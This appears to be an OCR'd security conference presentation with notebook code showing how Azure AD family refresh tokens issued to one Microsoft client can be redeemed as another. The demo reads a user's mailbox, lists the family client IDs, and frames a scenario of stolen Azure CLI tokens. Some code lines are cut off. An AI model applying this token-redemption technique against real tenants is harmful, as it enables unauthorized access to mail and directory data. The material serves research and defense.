Abusing Family Refresh Tokens for Unauthorized Access and Persistence in Azure Active Directory

> *Undocumented functionality in Azure Active Directory allows a group of Microsoft OAuth client applications to obtain special "family refresh tokens," which can be redeemed for bearer tokens as any other client in the family.*
>
> *We will discuss how this functionality was uncovered, the mechanism behind it, and various attack paths to obtain family refresh tokens. We will demonstrate how this functionality can be abused to access sensitive data. Lastly, we will share relevant information to mitigate the theft of family refresh tokens.*

- Ryan Marcotte Cobb (blog.detect.dev)
- Principal Researcher @ Secureworks

Agenda


1. Azure Active Directory and OAuth 2.0
2. Research, Experimentation, Findings
3. Introducing Family of Client IDs (FOCI) & Family Refresh Tokens (FRTs)
4. Attack Paths to Family Refresh Tokens
5. Mitigations for Family Refresh Tokens

Reproducibility


launch binder

https://github.com/secureworks/family-of-client-ids-research

Azure Active Directory and OAuth 2.0


Exposes API as scope
Authorization Server
(Azure Active Directory)
Resource Server
(Microsoft Graph)
Grants consent
to client for scope
Issues Tokens
Bears tokens
Requests consent
Resource Owner
(End-User)
Client Application
(Third-Party OAuth Apps)

Grant Flows


Resource Owner (End-User)
Client Application (Azure CLI)
Resource Server (Microsoft Graph)
Authorization Server (Azure Active Directory)
1 Uses client application
2 Initiates auth flow
3 Interactively signs-in
4 Returns access token & refresh token
5 Bears access token in HTTP header
Resource Owner (End-User)
Client Application (Azure CLI)
Resource Server (Microsoft Graph)
Authorization Server (Azure Active Directory)

Bearer Tokens

Type	Standard	Lifetime
ID Token	OIDC	1 Hour
Access Token	OAuth 2.0	1 hour
Refresh Token	OAuth 2.0	90 days

Install Dependencies

In [1]:

```python
#!pip install -r requirements.txt

import msal
import requests
import jwt
import pandas as pd
pd.options.display.max_rows = 999

from pprint import pprint
from typing import Any, Dict, List
```

Device Code Flow

- Grant flow: device code authorization grant
- OAuth client: Azure CLI
- Client ID: `04b07795-8ddb-461a-bbee-02f9e1bf7b46`
- Scopes requested: `.default`, `offline_access`
- Resource: `https://graph.microsoft.com`

Device Code Flow

In [2]:

```python
# App ID for Azure CLI client
azure_cli_client = msal.PublicClientApplication("04b07795-8ddb-461a-bbe

device_flow = azure_cli_client.initiate_device_flow(
    scopes=["https://graph.microsoft.com/.default"] # Requested scopes
)

print(device_flow["message"])
```

```
To sign in, use a web browser to open the page https://microsof
t.com/devicelogin and enter the code EKM28M7US to authenticate.
```

In [3]:

```python
azure_cli_bearer_tokens_for_graph_api = azure_cli_client.acquire_token_
    device_flow
)

print('Tokens acquired!')
```

```
Tokens acquired!
```

Device Code Flow

```
In [ ]: pprint(azure_cli_bearer_tokens_for_graph_api)

        # Output redacted for PDF version of preso
```

Decode Access Token

- the provenance of the token (`iss`)
- the resource owner and client application (`oid` / `upn` , `appid`)
- the authorized scopes (`scp`)
- the issuance and expiration times (`iat` , `exp`)
- the resource server (`aud`)
- the authentication methods that the resource owner used to authorize the client application (`amr`)

In [5]:
```
def decode_jwt(base64_blob: str) -> Dict[str, Any]:
    """Decodes base64 encoded JWT blob"""
    return jwt.decode(
        base64_blob, options={"verify_signature": False, "verify_aud":
    )
```

```
In [6]: decoded_access_token = decode_jwt(
            azure_cli_bearer_tokens_for_graph_api.get("access_token")
        )

        pprint(decoded_access_token)
```

```
{'acct': 0,
 'acr': '1',
 'aio': 'E2ZgYPggJSWxxshKs+ZFX5HQfq61+sdOXNaXmqezRHXtGcl7/jYA',
 'amr': ['pwd'],
 'app_displayname': 'Microsoft Azure CLI',
 'appid': '04b07795-8ddb-461a-bbee-02f9e1bf7b46',
 'appidacr': '0',
 'aud': 'https://graph.microsoft.com',
 'exp': 1658940236,
 'family_name': 'Cobb',
 'given_name': 'Ryan',
 'iat': 1658935311,
 'idtyp': 'user',
 'ipaddr': '204.98.150.22',
 'iss': 'https://sts.windows.net/02fcbe9e-7829-49be-8795-a6b4d0
0d630f/',
 'name': 'Ryan Cobb',
 'nbf': 1658935311,
 'oid': 'd3b62724-9656-43cc-a8ca-46d7816880ca',
 'platf': '14',
 'puid': '1003200195D9230B',
 'rh': '0.AVAAnr78Ail4vkmHlaa00A1jDwMAAAAAAAAAwAAAAAAAAAB_AM
I.',
 'scp': 'AuditLog.Read.All Directory.AccessAsUser.All email '
```

```
          'Group.ReadWrite.All openid profile User.ReadWrite.Al
l',
 'sub': 'sKaFUIMTr4iQEkuzZgYEW_XVzldMg73PBEUCHBPPlpw',
 'tenant_region_scope': 'NA',
 'tid': '02fcbe9e-7829-49be-8795-a6b4d00d630f',
 'unique_name': 'willem@byrgenwerth.onmicrosoft.com',
 'upn': 'willem@byrgenwerth.onmicrosoft.com',
 'uti': 'tk_lPuQmUEm_UCdQnsMtAA',
 'ver': '1.0',
 'wids': ['0526716b-113d-4c15-b2c8-68e3c22b9f80',
          '7be44c8a-adaf-4e2a-84d6-ab2649e08a13',
          '62e90394-69f5-4237-9190-012177145e10',
          'b79fbf4d-3ef9-4689-8143-76b194e85509'],
 'xms_st': {'sub': '5PRgGMkJQF4RsX2DoilDrb3NKEXNWrITuQubErH4kl
c'},
 'xms_tcdt': 1634057666}
```

Use Access Token to Call Graph API

- Call Graph API endpoint: `/me/oauth2PermissionGrants`
- Graph Permissions map to scopes
- This API requires `Directory.Read.All`, `DelegatedPermissionGrant.ReadWrite.All`, `Directory.ReadWriteAll`, or `Directory.AccessAsUser.All`
- Pre-authorized/pre-consented first-party applications are invisible

```
In [7]: def check_my_oauth2PermissionGrants(access_token: str) -> Dict[str, Any
            """Lists OAuth2PermissionGrants for the authorized user."""
            url = "https://graph.microsoft.com/beta/me/oauth2PermissionGrants"
            headers = {
                "Content-Type": "application/json",
                "Authorization": f"Bearer {access_token}",
            }
            return requests.get(url, headers=headers).json()
```


```
In [8]: check_my_oauth2PermissionGrants(
            azure_cli_bearer_tokens_for_graph_api.get("access_token")
        )
```

```
Out[8]: {'@odata.context': 'https://graph.microsoft.com/beta/$metadata#
        oauth2PermissionGrants',
         'value': []}
```

Refresh Tokens

- Long-lived bearer token
- Always non-interactive (inherits `amr` claims)
- Used to mint new access tokens
- High-value target for adversaries: token theft, replay

Refresh Grant Flow



Refresh Tokens: Specification

The OAuth 2.0 specifications include safeguards to mitigate the potential risks of/from refresh token theft:

- Safeguard #1: **Same Scopes**
- Safeguard #2: **Same Client**

In short, the level of access afforded by a refresh token should match what the user authorized to the client.

Redeem Refresh Token

```
In [ ]:
new_azure_cli_bearer_tokens_for_graph_api = (

    # Same client as original authorization
    azure_cli_client.acquire_token_by_refresh_token(
        azure_cli_bearer_tokens_for_graph_api.get("refresh_token"),
        # Same scopes as original authorization
        scopes=["https://graph.microsoft.com/.default"],
    )
)

pprint(new_azure_cli_bearer_tokens_for_graph_api)
print('\n===========================================\n')
pprint(decode_jwt(new_azure_cli_bearer_tokens_for_graph_api.get("access

# Output redacted for PDF version of preso
```

Refresh Tokens: AAD Implementation

AAD RTs already ignore safeguard #1. This is documented behavior.

> *Refresh tokens are also used to acquire extra access tokens for other resources. Refresh tokens are bound to a combination of user and client, but aren't tied to a resource or tenant. As such,* ***a client can use a refresh token to acquire access tokens across any combination of resource and tenant where it has permission to do so.*** *Link*

Documented AAD RT Behavior: Different Scopes

```
In [ ]: azure_cli_bearer_tokens_for_outlook_api = (

            # Same client as original authorization
            azure_cli_client.acquire_token_by_refresh_token(
                new_azure_cli_bearer_tokens_for_graph_api.get("refresh_token" )
                # But different scopes than original authorization
                scopes=[
                    "https://outlook.office.com/.default"
                ],
            )
        )

        pprint(azure_cli_bearer_tokens_for_outlook_api)
        print('========================================')
        pprint(decode_jwt(azure_cli_bearer_tokens_for_outlook_api.get("access_t

        # Output redacted for PDF version of preso
```

Undocumented AAD RT Behavior: Different Clients

- Inspired by TokenTactics and AADInternals
    - RTs issued to Client A redeemed for new tokens as Client B
- Different scopes... *and* different clients?
- This is not documented

Undocumented AAD RT Behavior: Different Clients

```
In [ ]:
# Microsoft Office Client ID
microsoft_office_client = msal.PublicClientApplication("d3590ed6-52b3-4

microsoft_office_bearer_tokens_for_graph_api = (
    # This is a different client application than we used in the previc
    microsoft_office_client.acquire_token_by_refresh_token(
        # But we can use the refresh token issued to our original clier
        azure_cli_bearer_tokens_for_outlook_api.get("refresh_token"),
        # And request different scopes too
        scopes=["https://graph.microsoft.com/.default"],
    )
)

# How is this possible?
pprint(microsoft_office_bearer_tokens_for_graph_api)
print('============================================')
pprint(decode_jwt(microsoft_office_bearer_tokens_for_graph_api.get("acc
# Output redacted for PDF version of preso
```

Research Questions

1. What is the mechanism and purpose behind this undocumented behavior?
2. Which client applications are compatible with each other?
3. Can this behavior be abused for fun and profit?

Experiments

- Assembled a list of known Microsoft OAuth applications and resources
- Acquired tokens for each client app and resource pair
- Brute force: attempted to redeem RTs for each client app and resource pair

> *Ryan Marcotte Cobb., Anthony Larcher-Gore., and Nestori Syynimaa. Family matters: abusing family refresh tokens to gain unauthorised access to microsoft cloud services exploratory study of azure active directory family of client ids. In Proceedings of the 24th International Conference on Enterprise Information Systems - Volume 2: ICEIS, 62–69. INSTICC, SciTePress, 2022. doi:10.5220/0011061200003179.*

Findings

- RTs successfully redeemed for a different client: 15/~600 Microsoft OAuth apps
- All 15 client apps were first-party, pre-authorized, public, and present by default in tenant
- All 15 client apps could redeem RTs for any of the other 15 client apps
- Authorized scopes based on the new client app
- Works cross-tenant with B2B guest user
- The AS returned additional field: `foci`

Introducing Family of Client IDs

The term “FOCI” is only mentioned once in official Microsoft documentation:

- An acronym for “Family of Client IDs”
- Related to signing into multiple Microsoft Office applications on mobile devices

Sleuthing MS Identity SDKs on Github:

> *"FUTURE SERVER WORK WILL ALLOW CLIENT IDS TO BE GROUPED ON THE SERVER SIDE IN A WAY WHERE A RT FOR ONE CLIENT ID CAN BE REDEEMED FOR A AT AND RT FOR A DIFFERENT CLIENT ID AS LONG AS THEY'RE IN THE SAME GROUP. THIS WILL MOVE US CLOSER TO BEING ABLE TO PROVIDE SSO-LIKE FUNCTIONALITY BETWEEN APPS WITHOUT REQUIRING THE BROKER (OR WORKPLACE JOIN)."*

Introducing Family Refresh Tokens

- RTs issued to FOCI "family" clients called "family refresh tokens" (FRTs)
    - Only one family exists
- MSRC confirmed FOCI as legit software feature
    - Mirrors the behavior of mobile operating systems that store authentication artifacts (such as refresh tokens) in a shared token cache with other applications from the same software publisher

FOCI "Family" Client Applications

As more are discovered, will add to `known-foci-clients.csv`.

Application ID	Application Name
00b41c95-dab0-4487-9791-b9d2c32c80f2	Office 365 Management
04b07795-8ddb-461a-bbee-02f9e1bf7b46	Microsoft Azure CLI
1950a258-227b-4e31-a9cf-717495945fc2	Microsoft Azure PowerShell
1fec8e78-bce4-4aaf-ab1b-5451cc387264	Microsoft Teams
26a7ee05-5602-4d76-a7ba-eae8b7b67941	Windows Search
27922004-5251-4030-b22d-91ecd9a37ea4	Outlook Mobile
4813382a-8fa7-425e-ab75-3b753aab3abb	Microsoft Authenticator App
ab9b8c07-8f02-4f72-87fa-80105867a763	OneDrive SyncEngine
d3590ed6-52b3-4102-aeff-aad2292ab01c	Microsoft Office
872cd9fa-d31f-45e0-9eab-6e460a02d1f1	Visual Studio
af124e86-4e96-495a-b70a-90f90ab96707	OneDrive iOS App

Application ID	Application Name
2d7f3606-b07d-41d1-b9d2-0d0c9296a6e8	Microsoft Bing Search for Microsoft Edge
844cca35-0656-46ce-b636-13f48b0eecbd	Microsoft Stream Mobile Native
87749df4-7ccf-48f8-aa87-704bad0e0e16	Microsoft Teams - Device Admin Agent
cf36b471-5b44-428c-9ce7-313bf84528de	Microsoft Bing Search

Security Implications of Family Refresh Tokens

- Not bound by client or resource, FRTs afford uniquely broad access compared to normal RTs
- Effectively provides authorization for the union of scopes consented to the entire FOCI "family" group
- Take a look at all the scopes available (`scope-map.txt`)
- Blast radius from FRT theft considerably larger than normal RTs

Scenario: Stolen Azure CLI Tokens

Imagine Azure CLI tokens stolen from `~/.Azure/accessTokens.json`.

In [12]:
```
def read_email_messages(access_token: str) -> List[Dict[str, Any]]:
    """List the user's email messages."""
    url = "https://graph.microsoft.com/beta/me/mailfolders/inbox/messag
    headers = {
        "Content-Type": "application/json",
        "Authorization": f"Bearer {access_token}",
    }
    return pprint(requests.get(url, headers=headers).json())
```

If the adversary steals tokens that don't have consent for the desired scopes...

In [13]:
```
read_email_messages(azure_cli_bearer_tokens_for_graph_api.get("access_t
```

```
{'error': {'code': 'ErrorAccessDenied',
           'message': 'Access is denied. Check credentials and
try again.'}}
```

No luck.

But if the adversary redeems the FRT for a different FOCI "family" client app that has consent for the desired scopes:

```
In [14]: read_email_messages(microsoft_office_bearer_tokens_for_graph_api.get("a
```

```
{'@odata.context': "https://graph.microsoft.com/beta/$metadata#
users('d3b62724-9656-43cc-a8ca-46d7816880ca')/mailFolders('inbo
x')/messages",
 'value': [{'@odata.etag': 'W/"CQAAABYAAADo87gl0rp1SqExhamw84sP
AAC7WXdJ"',
            'bccRecipients': [],
            'body': {'content': '<html><head>\r\n'
                                '<meta http-equiv="Content-Typ
e" '
                                'content="text/html; '
                                'charset=utf-8"></head><body>Oh
hello!-- '
                                '<br><div dir="ltr" '
                                'class="gmail_signature">-Ryan
Cobb<br><a '
                                'href="mailto:ryancobb@gmail.co
m" '
                                'target="_blank">ryancobb@gmai
l.com</a><br></div></body></html>',
                     'contentType': 'html'},
            'bodyPreview': 'Oh hello!--\r\n-Ryan Cobb\r\nryanco
bb@gmail.com',
            'categories': [],
            'ccRecipients': [],
                'changeKey': 'CQAAABYAAADo87gl0rp1SqExhamw84sPAAC7W
XdJ',
                'conversationId': 'AAQkADA3YTg5NDYxLTliNDktNDc2Mi1i
Y2RjLTIxNzc2ZDAzMDA1ZAAQAKWr1uy5zZNHiNNW3_dAkx4=',
                'conversationIndex': 'AQHYi39lpavW7LnNk0eI01bf50CTH
g==',
                'createdDateTime': '2022-06-29T06:13:49Z',
                'flag': {'flagStatus': 'notFlagged'},
                'from': {'emailAddress': {'address': 'ryancobb@gmai
l.com',
                                          'name': 'Ryan M. Cobb'}},
                'hasAttachments': False,
                'id': 'AAMkADA3YTg5NDYxLTliNDktNDc2Mi1iY2RjLTIxNzc2
ZDAzMDA1ZABGAAAAAACHsoVzxM00QrtyN18eFe7GBwDo87gl0rp1SqExhamw84s
PAAAAAAEMAADo87gl0rp1SqExhamw84sPAAC7g0WuAAA=',
                'importance': 'normal',
                'inferenceClassification': 'focused',
                'internetMessageId': '<CAMAMPgydCAsy9PUMcRd0qhALEpL
jv72QQaT96tato1y65ZU8iw@mail.gmail.com>',
                'isDeliveryReceiptRequested': None,
                'isDraft': False,
                'isRead': True,
                'isReadReceiptRequested': False,
                'lastModifiedDateTime': '2022-07-27T15:28:10Z',
                'mentionsPreview': None,
                'parentFolderId': 'AAMkADA3YTg5NDYxLTliNDktNDc2Mi1i
Y2RjLTIxNzc2ZDAzMDA1ZAAuAAAAAACHsoVzxM00QrtyN18eFe7GAQDo87gl0rp
1SqExhamw84sPAAAAAAEMAAA=',
                'receivedDateTime': '2022-06-29T06:13:49Z',
                'replyTo': [],
                'sender': {'emailAddress': {'address': 'ryancobb@gm
ail.com',
                                                'name': 'Ryan M. Cob
b'}},
            'sentDateTime': '2022-06-29T06:13:33Z',
            'subject': 'TROOPERS22',
            'toRecipients': [{'emailAddress': {'address': 'will
em@byrgenwerth.onmicrosoft.com',
                                                       'name': 'Ryan Co
bb'}}],
            'unsubscribeData': [],
            'unsubscribeEnabled': False,
            'webLink': 'https://outlook.office365.com/owa/?Item
ID=AAMkADA3YTg5NDYxLTliNDktNDc2Mi1iY2RjLTIxNzc2ZDAzMDA1ZABGAAAA
AACHsoVzxM00QrtyN18eFe7GBwDo87gl0rp1SqExhamw84sPAAAAAAEMAADo87g
l0rp1SqExhamw84sPAAC7g0WuAAA%3D&exvsurl=1&viewmodel=ReadMessage
Item'}]}
```

Great success!

Scopes in the Family

- Redeem FRT for ATs for every FOCI "family" client app
- New FRT do not invalidate previously issued FRTs
- "All the tokens!" did not trigger CAE/risky behavior during testing
- Explore the data yourself

Scopes in the Family

```
In [ ]: from utils import get_tokens_for_foci_clients

        df = get_tokens_for_foci_clients(azure_cli_bearer_tokens_for_graph_api)
        df.head()
        # Output redacted for PDF version of preso
```

```
In [17]: (
             df.assign(
                 scp=df.scp.str.split()
             )
             .explode('scp')
             .groupby([
                 'scp',
                 'aud',
                 'appid'
             ])
             .size()
             .to_frame()
             .head(25) # For readability as a slide
         )
```

Out[17]:

scp	aud	appid	0
62e90394-69f5-4237-9190-012177145e10	https://graph.windows.net	1950a258-227b-4e31-a9cf-717495945fc2	1
Addins.ReadWrite	https://outlook.office365.com	27922004-5251-4030-b22d-91ecd9a37ea4	1

			0
scp	aud	appid	
	https://substrate.office.com	27922004-5251-4030-b22d-91ecd9a37ea4	1
AdminApi.AccessAsUser.All	https://outlook.office.com	00b41c95-dab0-4487-9791-b9d2c32c80f2	1
	https://outlook.office365.com	00b41c95-dab0-4487-9791-b9d2c32c80f2	1
Apps.ReadWrite	https://api.spaces.skype.com	d3590ed6-52b3-4102-aeff-aad2292ab01c	1
AuditLog.Read.All	1950a258-227b-4e31-a9cf-717495945fc2	1950a258-227b-4e31-a9cf-717495945fc2	1
	https://graph.microsoft.com	1950a258-227b-4e31-a9cf-717495945fc2	1

			0
scp	aud	appid	
Avery-Internal.Read	https://outlook.office365.com	27922004-5251-4030-b22d-91ecd9a37ea4	1
Avery-Internal.ReadWrite	https://outlook.office365.com	27922004-5251-4030-b22d-91ecd9a37ea4	1
BingCortana-Internal.ReadWrite	https://outlook.office365.com	27922004-5251-4030-b22d-91ecd9a37ea4	1
	https://substrate.office.com	27922004-5251-4030-b22d-91ecd9a37ea4	1
Branford-Internal.ReadWrite	https://outlook.office365.com	d3590ed6-52b3-4102-aeff-aad2292ab01c	1
Calendars.ReadWrite	https://outlook.office365.com	27922004-5251-4030-b22d-91ecd9a37ea4	1

			0
scp	aud	appid	
		d3590ed6-52b3-4102-aeff-aad2292ab01c	1
	https://substrate.office.com	27922004-5251-4030-b22d-91ecd9a37ea4	1
Calendars.ReadWrite.All	https://outlook.office365.com	27922004-5251-4030-b22d-91ecd9a37ea4	1
	https://substrate.office.com	27922004-5251-4030-b22d-91ecd9a37ea4	1
Calendars.ReadWrite.Shared	https://outlook.office365.com	d3590ed6-52b3-4102-aeff-aad2292ab01c	1
Channel.ReadBasic.All	1fec8e78-bce4-4aaf-ab1b-5451cc387264	1fec8e78-bce4-4aaf-ab1b-5451cc387264	1

On Privilege Escalation

- Level of access relative to directory role assignments is unchanged
- Privesc relative to the client application
- Privesc relative to user authorization
- Privesc relative to defender expectations

Attack Paths

